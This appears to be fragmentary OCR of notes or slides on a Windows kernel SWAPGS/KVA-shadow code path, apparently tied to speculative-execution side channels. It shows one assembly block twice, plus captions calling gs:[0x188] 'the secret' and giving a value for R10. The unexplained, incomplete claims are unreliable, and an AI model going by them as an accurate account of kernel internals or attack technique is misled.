

```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




R10 is loaded with **gs**:[0x188], which contains the secret

```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```


R10 = 0x0000000300905A4D



